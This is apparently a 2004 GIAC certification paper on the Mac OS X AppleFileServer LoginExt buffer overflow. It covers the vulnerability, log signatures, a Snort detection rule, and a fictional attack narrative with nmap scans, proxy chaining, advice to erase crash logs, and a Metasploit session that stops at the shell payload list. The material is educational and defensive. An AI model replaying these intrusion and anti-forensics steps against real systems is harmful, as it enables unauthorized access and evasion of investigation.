Global Information Assurance Certification Paper

Poisoning the Apple:
Exploiting the Apple File Server

Cory Altheide
GIAC Certified Incident Handler
Version 4.0 Option 1
December 23rd, 2004

Abstract

In this paper I hope to shine some light on the security issues surrounding Mac OS X. In the first section I describe the full intentions of this paper in more detail. In the next, I examine a single vulnerability in the OS X operating system in great detail, explaining what the vulnerability is, and showing how it is exploited. In the third section, I play out a "fictional" scenario where exploitation could occur, and demonstrate the extent to which a determined adversary could infest a compromised Mac. Finally, I make some recommendations that should help harden Mac systems against these sorts of attacks.

Part I: Statement of Purpose

The advent of OS X marked the rebirth of Apple Computers' operating system. This new OS was greeted by many of the technically savvy with open arms – it was UNIX your grandma could use. Vulnerability research on previous iterations of Macintosh operating systems had been nearly non-existent, for many reasons. A dearth of accessible debugging utilities along with a very limited market share made developing exploits for the Mac a "non-starter" from a cost-benefit perspective. Contrarily, while exploiting Windows applications and services may often require reverse engineering binary code and digging through x86 assembly, the end result for a good exploit can be conservatively estimated at hundreds of thousands of vulnerable, exposed targets. When developing exploits for the open-source UNIX-clones, one can sometimes simply dig through the source code of the target looking for vulnerable functions. Combine this with the numerous free debugging, development, and hacking utilities available for these platforms, and the relatively high probability of exploiting a server, and one can easily see why developing exploits from and for the free UNIX clones is appealing to an attacker.

In the eyes of many UNIX users, with OS X the Mac has "grown up" – graduated from a "toy" to a real computer. However, it is the opinion of the author that when we take the Mac's sheltered childhood and toss it into the world of hardcore UNIX, we are looking at the very real possibility of trivial exploitation. I intend to demonstrate one such exploit in detail.

On May 3rd, 2004, Dave G. and Dino Dai Zovi of @Stake released an advisory[1] concerning a stack-based overflow in the Apple File Server. By crafting a specific malicious Apple Filing Protocol request, an attacker could cause the system to execute code of her choosing, with the privileges of the Apple File Server. On August 7th, HD Moore released the first publicly available exploit for

[1] http://www.atstake.com/research/advisories/2004/a050304-1.txt

this vulnerability, as part of the Metasploit[2] framework. One week later saw the release of another functionally equivalent but stand-alone exploit. In this paper I will examine this vulnerability and both known exploits in detail in an attempt to increase the awareness of the risks faced by systems running OS X.

[2] http://www.metasploit.org/projects/Framework/

Part II: The Exploit

Exploit Name:

As @Stake discovered the vulnerability, their nomenclature should be considered canonical. They describe the vulnerability in a release entitled "AppleFileServer Remote Command Execution," which, while succinct, fails to encapsulate much information about the vulnerability. The Open Source Vulnerability Database entry's title, "Mac OS X AppleFileServer Pre-Authentication Remote Overflow," provides a much clearer picture of the threat posed by this vulnerability. The name given to the Metasploit module for this vulnerability, "AppleFileServer LoginExt PathName Buffer Overflow," is the most descriptive and as such is the terminology I will be using throughout this paper. Other sources of information on this vulnerability include the following, although most of these simply reword or condense the original advisory without adding any additional insight.

- Original @Stake Advisory: http://www.atstake.com/research/advisories/2004/a050304-1.txt
  - "The AppleFileServer provides Apple Filing Protocol (AFP) services for both Mac OS X and Mac OS X server. AFP is a protocol used to remotely mount drives, similar to NFS or SMB/CIFS. There is a pre-authentication, remotely exploitable stack buffer overflow that allows an attacker to obtain administrative privileges and execute commands as root."
- OSVDB 5762: http://www.osvdb.org/displayvuln.php?osvdb_id=5762
- CVE CAN-2004-0430: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0430
  - "Stack-based buffer overflow in AppleFileServer for Mac OS X 10.3.3 and earlier allows remote attackers to execute arbitrary code via a LoginExt packet for a Cleartext Password User Authentication Method (UAM) request with a PathName argument that includes an AFPName type string that is longer than the associated length field."
- Bugtraq ID 10271: http://www.securityfocus.com/bid/10271
- ISS X-Force 16049: http://xforce.iss.net/xforce/xfdb/16049
- US CERT 648406: http://www.kb.cert.org/vuls/id/648406
- Apple Computer: http://lists.apple.com/archives/security-announce/2004/May/msg00000.html
  - "AppleFileServer: Fixes CAN-2004-0430 to improve the handling of long passwords. Credit to Dave G. from @stake for reporting this issue."

At the time of writing, two exploits are available for this vulnerability.

- HD Moore's afplogin.pm - http://www.metasploit.org/projects/Framework/modules/exploits/afp_loginext.pm
- Priv8Security.com's priv8afp.pl - http://www.securiteam.com/exploits/5AP0H1FDPE.html

Operating Systems Affected

The following versions of OS X are affected by this vulnerability.[3]

- Apple Mac OS X 10.2
- Apple Mac OS X 10.2.1
- Apple Mac OS X 10.2.2
- Apple Mac OS X 10.2.3
- Apple Mac OS X 10.2.4
- Apple Mac OS X 10.2.5
- Apple Mac OS X 10.2.6
- Apple Mac OS X 10.2.7
- Apple Mac OS X 10.2.8
- Apple Mac OS X 10.3
- Apple Mac OS X 10.3.1
- Apple Mac OS X 10.3.2
- Apple Mac OS X 10.3.3
- Apple Mac OS X Server 10.2
- Apple Mac OS X Server 10.2.1
- Apple Mac OS X Server 10.2.2
- Apple Mac OS X Server 10.2.3
- Apple Mac OS X Server 10.2.4
- Apple Mac OS X Server 10.2.5
- Apple Mac OS X Server 10.2.6
- Apple Mac OS X Server 10.2.7
- Apple Mac OS X Server 10.2.8
- Apple Mac OS X Server 10.3
- Apple Mac OS X Server 10.3.1
- Apple Mac OS X Server 10.3.2
- Apple Mac OS X Server 10.3.3

Updates are available for 10.2.8 and 10.3.3. 10.3.4 and greater are not vulnerable.

[3] Per SecurityFocus: http://www.securityfocus.com/bid/10271

Protocols/Services/Applications Affected

The AppleFileServer application provides file and directory sharing services to remote clients via the Apple Filing Protocol (AFP) using TCP or AppleTalk Transaction Protocol (ATP) at the transport layer. Use of AppleTalk is extremely rare, and most servers implementing the AppleFileServer will do so over TCP. The Apple Filing Protocol is fairly straightforward and full documentation is available from the Apple Developer Connection.[4] Key features of AFP include Kerberos and Diffie-Hellman Exchange 2 (DHX2) user authentication, granular permission/access control, and UTF-8 server and file names. Authentication for AFP services is typically handled via an Open Directory domain.[5] A full description of the workings of Open Directory domains is outside of the scope of this document, however, it's operations and functions are analogous to that of an LDAP or Windows Active Directory domain – i.e., it provides directory services for clients on a domain.

The vulnerability I will be examining occurs in the handling of FPLoginExt requests. In a normal AFP logon sequence, the client sends an "FPGetAuthMethods" request to determine which authentication methods an AFP server in an Open Directory domain supports. The queried server responds with all supported authentication methods. The client uses this list to determine the most secure authentication method supported by both client and server. The client-selected authentication method is identified in the "User Authentication Method" (UAM) field of the subsequent FPLoginExt packet. A graphical representation of a typical AFP authentication handshake is show in figure 2.1 and a diagram of the poisoned AFP login packet is shown figure 2.2




Figure 2.1

[4] http://developer.apple.com/documentation/Networking/Conceptual/AFP/index.html

[5] http://developer.apple.com/darwin/projects/opendirectory/




Figure 2.2: FPLoginExt Packet Block Diagram

Description of the Vulnerability & Exploit


This vulnerability, like many before it, occurs due to improper validation of client-supplied input. This class of vulnerabilities is summed up remarkably well in the following excerpt from the book "Exploiting Software: How to Break Code."

> *"One very common assumption made by developers and architects is that the users of their software will never be hostile. Unfortunately, this is wrong… Another common mistake is a logical fallacy based on the idea that if the user interface on the client program doesn't allow for certain input to be generated, then it can't happen… There is no need for an attacker to use the particular client code to generate input to a server. An attacker can simply dip into the sea of raw, seething bits and send some down the wire. Both of these problems are the genesis of many trusted input problems."*[6]

[6] Greg Hoglund & Gary McGraw, *Exploiting Software: How to Break Code* (Pearson Education: Addison-Wesley, 2004) 149.

Referring to Figure 2.2, we see that the PathName parameter is immediately preceded by the PathLength parameter. What's shown in the diagram but not in the Apple Developer Connection documentation is that the first 2 bytes of the PathName parameter contain a client-supplied length for the remainder of the parameter – the PathLength field in Figure 2.2. This value is taken as-is and used to create a fixed-size buffer to store the rest of the data supplied in the PathName parameter. By crafting an FPLoginExt request using clear text authentication with a PathName parameter larger than the size specified in the first two bytes of the parameter, the created stack buffer is overrun with user-supplied data.

This overrun allows the attacker to modify the link register to point to in-memory executable code of the attacker's choosing, including code included in the overrun. This is slightly different than standard x86-based stack smashing exploits as described in the seminal work on the subject, Aleph1's *Smashing the Stack for Fun and Profit*[7], but is effectively the same. For a more comprehensive review of stack-based overflow exploits, reference Aleph1's paper or Mark Donaldson's excellent GSEC paper on x86 stack overflows available at the SANS reading room.[8] See figure 2.3 for a simplified graphical representation of how to seize execution control via stack overflow on the PowerPC architecture.[9]



[7] http://www.insecure.org/stf/smashstack.txt

[8] http://www.sans.org/rr/whitepapers/securecode/386.php

[9] Simplified from http://www.cs.purdue.edu/homes/bbue/cs352/ppcframe

Figure 2.3

Signatures of the Attack

Upon exploitation of this vulnerability, a stack trace, the values of various registers, and other data are written to "/Library/Logs/CrashReporter/AppleFileServerCrash.log." Server shutdown information and errors are logged to "/Library/Logs/AppleFileService/AppleFileServiceError.log" and startup and shutdown entries, along with logging of the actions of the CrashReporter can be found in "/var/log/system.log." Relevant data excerpts from each log file follow.

AppleFileServerCrash.log:

```
Host Name:      GCIH.local
Date/Time:      2004-12-19 09:32:41 -0800
OS Version:     10.3.3 (Build 7G43)
Report Version: 2

Command: AppleFileServer
Path:    /usr/sbin/AppleFileServer
Version: ??? (???)
PID:     1228
Thread:  2

Exception:  EXC_BAD_INSTRUCTION (0x0002)
Code[0]:    0x00000002
Code[1]:    0xf0101e04
…
```

AppleFileServiceError.log:

```
15/Dec/2004:13:21:28 -0800: Server shut down.
```

system.log:

```
/*FIXME: crashdump syslog entries*/
Dec 21 19:57:19 localhost ConsoleMessage: Starting Apple File Service
Dec 21 19:57:20 localhost /usr/sbin/AppleFileServer: Sent launch
request message to DirectoryService mach_init port
Dec 21 21:03:14 localhost ConsoleMessage: Starting Apple File Service
Dec 21 21:03:14 localhost SystemStarter: Starting Apple File Service
Dec 21 22:24:41 localhost configd[86]: executing
/usr/sbin/AppleFileServer
Dec 22 09:32:41 localhost crashdump: Started writing crash report to:
/Library/Logs/CrashReporter/AppleFileServer.crash.log
Dec 22 09:32:42 localhost crashdump: Finished writing crash report to:
/Library/Logs/CrashReporter/AppleFileServer.crash.log
```

Removal of incriminating details from these three locations would be of utmost importance to a savvy attacker, particularly the complete removal of the AppleFileServerCrash.log, as the included stack trace could clue an administrator in to the particular exploit used.

An excellent rule to detect either exploit (and more importantly, any exploit) for this vulnerability is available for the Snort IDS.[10].

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 548 (msg:"EXPLOIT AFP
FPLoginExt username buffer overflow attempt";
flow:to_server,established; content:"|00 02|"; depth:2; content:"?";
within:1; distance:14; content:"cleartxt passwrd"; nocase;
byte_jump:2,1,relative; byte_jump:2,1,relative; isdataat:2,relative;
reference:bugtraq,10271; reference:cve,2004-0430;
reference:url,www.atstake.com/research/advisories/2004/a050304-1.txt;
classtype:attempted-admin; sid:2545; rev:4;)
```

With our knowledge of the structure of an AFP LoginExt request we can quickly determine that this rule will trigger on any exploit for this vulnerability. Let's examine its relevant components.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 548 (msg:"EXPLOIT
AFP FPLoginExt username buffer overflow attempt";
```

Throw an alert on a TCP packet coming from outside the network to inside the network from any port to port 548, the AFP port, that meets the following criteria:

```
flow:to_server,established;
```

We have already seen the three-way handshake – as shown above, prior to sending AFPLoginExt packets a session must be established.

```
content:"|00 02|"; depth:2;
```

With 0x0002 in the first 2 bytes of the TCP payload – this corresponds to the DSI Flags field being set to request (0x00) and the subsequent command field being set to command (0x02). This is required to establish an AFP session.

```
content:"?"; within:1; distance:14;
```

Beginning 1 byte from the end of the last pattern match, search for "?" (0x63) no more than 14 bytes away. This will skip the rest of the inconsequential data in the DSI header and match on the beginning of an FPLoginExt request command (which is 0x63).

```
content:"cleartxt passwrd"; nocase;
```

[10] http://www.snort.org/

From the end of the last match, search until “cleartxt passwrd” is matched (case insensitive). As this vulnerability is only present in the Cleartxt Passwrd UAM, this will serve to weed out false positives from legitimate AFP traffic.

```
byte_jump:2,1,relative;
```

Skip the next byte after the previous match, read the following two bytes as $INTEGER, and jump ahead $INTEGER bytes into the payload. This skips over the inconsequential value 0x03 in the Name Type field (Unicode Names). It then reads the next two bytes (Name Length) as an integer value and skips this many bytes ahead. This effectively leapfrogs over the variable length Username field, which follows.

```
byte_jump:2,1,relative;
```

Perform this jump again. However, this time the value being read and processed as an integer is the user-supplied PathLength field – the crux of this vulnerability. If this were a legitimate Cleartxt Passwrd FPLoginExt request, this would jump past the Path, as this value would be calculated by the client, and would be correct. In an exploit packet, this jump lands right in the overflow.

```
isdataat:2,relative;
```


Check for two bytes of data beginning where the previous byte_jump dropped us. In a legitimate FPLoginExt request, the jump would have landed in the post-PathName pad, one byte of nulls. Thus, this test would fail. The only way this match can trigger is if the supplied path name is longer than the supplied path length. With our metasploit, priv8afp, or any other exploit packet, this rule triggers.

Part III: Stages of the Attack Process

Reconnaissance

Having recently treated herself to a brand new G4 Powerbook, the mysterious hacker known only as 3jane begins trolling the net for a mark. "This shiny new 'book isn't going to pay for itself," she thinks. "Not *exactly*, anyway." The nice thing about Mac users is they are a very self-identifying group. They're a very free, open subset of computer users – very willing to ask for help, and very willing to give it. If she were a different person, she would find this endearing. As it were, she found it appealing, and began crawling through the alt.macintosh.* and comp.sys.mac.* newsgroup hierarchies in an effort to find a golden goose. She could have just as easily signed up to a high traffic mailing list and searched for @mac.com email addresses, or set up a quick Mac-themed site and grepped through the referrer logs for the appropriate User-Agent strings – but that all required so much *effort*. 3jane was wanted a nice, soft target, and she wanted it now.

After a few minutes of browsing through recent comp.sys.mac postings via Google Groups[11] she came across what looked like a sufficiently soft target.



[11] http://groups-beta.google.com/group/comp.sys.mac/

He was running OS X, he had asked a question that could have been answered with a quick read of the fine manual, and he was posting from a cable modem. Had 3jane been targeting Windows boxes, this may have presented a slightly greater challenge, since, in her view, cable modem ISPs tended to reserve their hand-holding for Windows users, in the form of dropping commonly abused Windows-specific traffic (Windows file sharing over 137-139, and 445 for example). Luckily, the less-than-clueful among her target demographic would have to reach out to friends, family members, or *newsgroups* for assistance with the most mundane of tasks. She decided to do a little more profiling of her target before she committed any more resources – or felonies.

A Google search on her mark's email address and name yielded some interesting results, and 3jane was quickly able to link his cable email account with a .mac account as well as an account with his employer. It turned out that Mr. "Uosdwis R. Dewoh" worked for a firm providing geographic information system services to large government organizations. His company's website referenced work for numerous three letter agencies include those in the intelligence community. He had also been asking questions about security clearances on a large message board, which indicated that he did not yet have a high-level clearance. This would limit the value of any data he would have access to, but it would also limit the level of exposure involved for 3jane in her efforts to gain access to this data. All in all, a fair trade in her mind.

"Let's not get ahead of ourselves," she thought. "First things first." She browsed to www.traceroute.org, and selected the "Route Servers" link. She was presented with a few dozen telnet links. She was of the mind that when performing or preparing to perform illegal activities, it was best to cross as many jurisdictions as possible. With this in mind, she selected the South African Internet Exchange link.

```
Trying 196.25.9.46...
Connected to tpr-route-server.saix.net.
Escape character is '^]'.

 ************************************************************************

                  SOUTH AFRICAN INTERNET EXCHANGE (SAIX)
                        BGP Route Viewer AS5713
                          http://www.saix.net

 To Login use the following login details
 Username saix
 Password saix

 Our route server's are: tpr-route-server.saix.net

 This route server has a view of the full internet routing table as
 seen from the SAIX network (AS5713) in Pretoria South Africa.
```

```
 Available Commands:
  - traceroute
  - ping
  - show ip bgp regexp
  - show ip bgp
  - show ip route

 ******************************************************************

User Access Verification

Username: saix
Password:
tpr-route-server>ping 192.168.1.101

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.101, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 240/242/244
ms
tpr-route-server>traceroute 192.168.1.101

Type escape sequence to abort.
Tracing the route to ip192-168-1-101.cable-modem.internet
(192.168.1.101)

  1  *  *  *
  2 route-server-001.sanitized.co.za (172.16.0.9) 240 msec 244 msec 244
msec
  …
 18 springfield-gw-168.cable-modem.internet (192.168.1.1) [AS 31337]
332 msec 332 msec 332 msec
 19 ip192-168-1-101.cable-modem.internet (192.168.1.101) [AS 31337] 692
msec 644 msec 744 msec
```

"That doesn't mean he's wide open," she thought. It's not widely known[12], but the enabling the OS X firewall via the System Preferences GUI doesn't block incoming UDP or ICMP. Uosdwis could have his firewall up and still be responding to pings. 3jane pondered the risks for a second and decided to err on the side of speed, rather than stealth. Worst-case scenario: she'll cut bait and find another mark.

Scanning

3jane disconnected the Ethernet cable from her laptop. If she was going to be obnoxious on the net she was going to be someone else. She switched network profiles and connected to the wireless access point at the trendy coffee shop across the street. Living downtown has its perks, and good signal to half a dozen

[12] http://seclists.org/lists/fulldisclosure/2003/Oct/1646.html

access points was definitely one of them. She opened up a Terminal window and fired off her first volley of packets, courtesy 'nmap.'[13]

```
3jane@wintermute:~$ sudo nmap -n -T4 -sS -p 1-65535 192.168.1.101

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2004-12-19 18:22 PST
The SYN Stealth Scan took 508.98s to scan 65535 total ports.
Host 192.168.1.101 appears to be up ... good.
Interesting ports on 192.168.1.101:
(The 65532 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
427/tcp  open  svrloc
548/tcp  open  afpovertcp
3689/tcp open  rendezvous
```

"Ports open, ports closed, none filtered – no firewall," she thought. "Excellent." 3jane wasn't aware of any exploits, 0-day or otherwise, for the slapd/srvloc service, and wasn't in the mood to spend time hacking her own box to develop a new 'sploit, so she decided to focus on the other two openings.

```
3jane@wintermute:~$ sudo nmap -sS -sV -P0 192.168.1.101 -p 548,3689
Password:

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2004-12-19 18:34 PST
Interesting ports on 192.168.1.101
PORT    STATE SERVICE     VERSION
548/tcp open  afpovertcp?
3689/tcp open  rendezvous  Apple iTunes 4.7 (on Mac OS X)
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at http://www.insecure.org/cgi-
bin/servicefp-submit.cgi :
SF-Port548-TCP:V=3.75%D=12/19%Time=41C63B23%P=i686-pc-linux-gnu%r(SSLSessi
SF:onReq,1B0,"\x01\x03\0\0\xff\xff\xecQ\0\0\x01\xa0\0\0\0\0\0\x18\0\"\x008
SF:\0i\x83\xfb\x05ziggy\x01i\x01y\x01\x98\x01\x99\tMacintosh\x03\x06AFP3\.
SF:1\x06AFPX03\x06AFP2\.2\x04\tDHCAST128\x04DHX2\x10Cleartxt\x20Passwrd\x0
SF:fNo\x20User\x20Authent0\0\x8f\xf8\xcc\x01H\x0c\xb32\(\n\x8c\xcc\|\x0f\x
<trimmed>

Nmap run completed -- 1 IP address (1 host up) scanned in 90.867 seconds
```

iTunes would be an interesting inroad, to be sure, but the AppleFileServer listening on 548 could be her ticket in. A quick check at www.osvdb.org confirmed at one time there was a remotely exploitable preauthentication vulnerability in this service. Digging through the dumped strings from nmap's service response matched those from the vulnerable service, at least superficially. It was definitely a strong enough indicator to continue on this path of attack.

Exploiting the System

3jane knew that automatic software updates were not on in OS X by default, and she hoped that Mr. Dewoh had not enabled them. The exploit she was about to

[13] http://www.insecure.org/nmap/index.html

attempt dated back to August, but a patch for the vulnerability had been available since early May. If her luck held up, this machine would have been left more or less unchanged from its factory defaults as so many machines were.

3jane dropped her wireless connection and jacked back in to her home network. She shelled into her Debian server, su'ed up to root, and changed into the Metasploit directory. While she had run Metasploit from her Mac before, she was more still more comfortable exploiting from a Linux platform. Her Linux box also had some secondary toys to assist in obfuscation that she had yet to port over to her new machine. As Sun Tzu said, "Know yourself…"[14]

```
babel:~/framework-2.2# ./msfconsole

                  __.                          .__.          .__. __.
  _____   _____/  |_____     ____________  ____ |  |   ____  |__|/  |_
 /     \_/ __ \   __\__  \   /  ___/\____ \|  | |  | /  _ \ |  \   __\
|  Y Y  \  ___/|  |  / __ \_\___ \ |  |_> >  |_(  <_> )  ||  |
|__|_|  /\___  >__| (____  /____  >|   __/|____/\____/|__||__|
      \/     \/  v2.2    \/     \/ |__|

+ -- --=[ msfconsole v2.2 [33 exploits - 33 payloads]

msf > show exploits

Metasploit Framework Loaded Exploits
====================================

  Credits                     Metasploit Framework Credits
  afp_loginext                AppleFileServer LoginExt PathName Buffer
Overflow
  …
```

While she primarily utilized Metasploit as a cross-platform exploit development kit, she had no problem using what was already present if it suited her needs. Thankfully, HD Moore had already done the heavy lifting and included an AFP exploit module in the framework. She'd have to remember to send him a Christmas card or something.

```
msf > use afp_loginext
msf afp_loginext > show options

Exploit Options
===============

  Exploit:    Name      Default    Description
  --------    ------    -------    ------------------
  required    RHOST                The target address
  required    RPORT     548        The AFP port
```

[14] Know your enemy and know yourself; in a hundred battles, you will never be defeated. When you are ignorant of the enemy but know yourself, your chances of winning or losing are equal. If ignorant both of your enemy and of yourself, you are sure to be defeated in every battle. *–Sun Tzu, The Art of War*

```
  Target: Target Not Specified

msf afp_loginext > set RHOST 192.168.1.101
RHOST -> 192.168.1.101
msf afp_loginext > set Proxies http:proxy1.internet:8080,socks4:socks-
proxy.arpanet:1080,http:proxy.ch:3128,http:webproxy.ru:8081,socks4:prox
y2.example.com:1080
Proxies -> http:proxy1.internet:8080,socks4:socks-
proxy.arpanet:1080,http:proxy.ch:3128,http:webproxy.ru:8081,socks4:prox
y2.example.com:1080
```

She decided to limit her exposure at the target location by chaining her outbound exploit request through a series of proxies. By routing her traffic through various antiquated political boundaries, she believed that she increased the likelihood that any subsequent investigation would be abandoned. She was effectively attempting a denial of service against the carbon-based component of network security.

```
msf afp_loginext > show PAYLOADS

Metasploit Framework Usable Payloads
====================================

  osx_bind       MacOS X Bind Shell
  osx_reverse    MacOS X Reverse Shell

